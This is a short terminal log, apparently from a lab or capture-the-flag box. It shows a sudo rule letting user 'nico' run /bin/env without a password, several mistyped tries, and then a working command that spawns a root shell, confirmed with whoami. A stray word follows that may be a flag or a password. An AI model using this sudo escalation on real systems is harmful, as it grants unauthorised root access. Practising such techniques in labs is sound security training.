    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User nico may run the following commands on 40cccc69dd55:
    (ALL) NOPASSWD: /bin/env
nico@40cccc69dd55:~$ /usr/bin/env /bin/bash -p
nico@40cccc69dd55:~$ sudo /usr/bin/env bin/bash -p
/usr/bin/env: 'bin/bash': No such file or directory
nico@40cccc69dd55:~$ sudo /bin/env bin/bash -p
/bin/env: 'bin/bash': No such file or directory
nico@40cccc69dd55:~$ /bin/env bin/bash -p
/bin/env: 'bin/bash': No such file or directory
nico@40cccc69dd55:~$ sudo -u root /bin/env /bin/bash -p
root@40cccc69dd55:/home/nico# whoami
root
root@40cccc69dd55:/home/nico#

```

bobmarley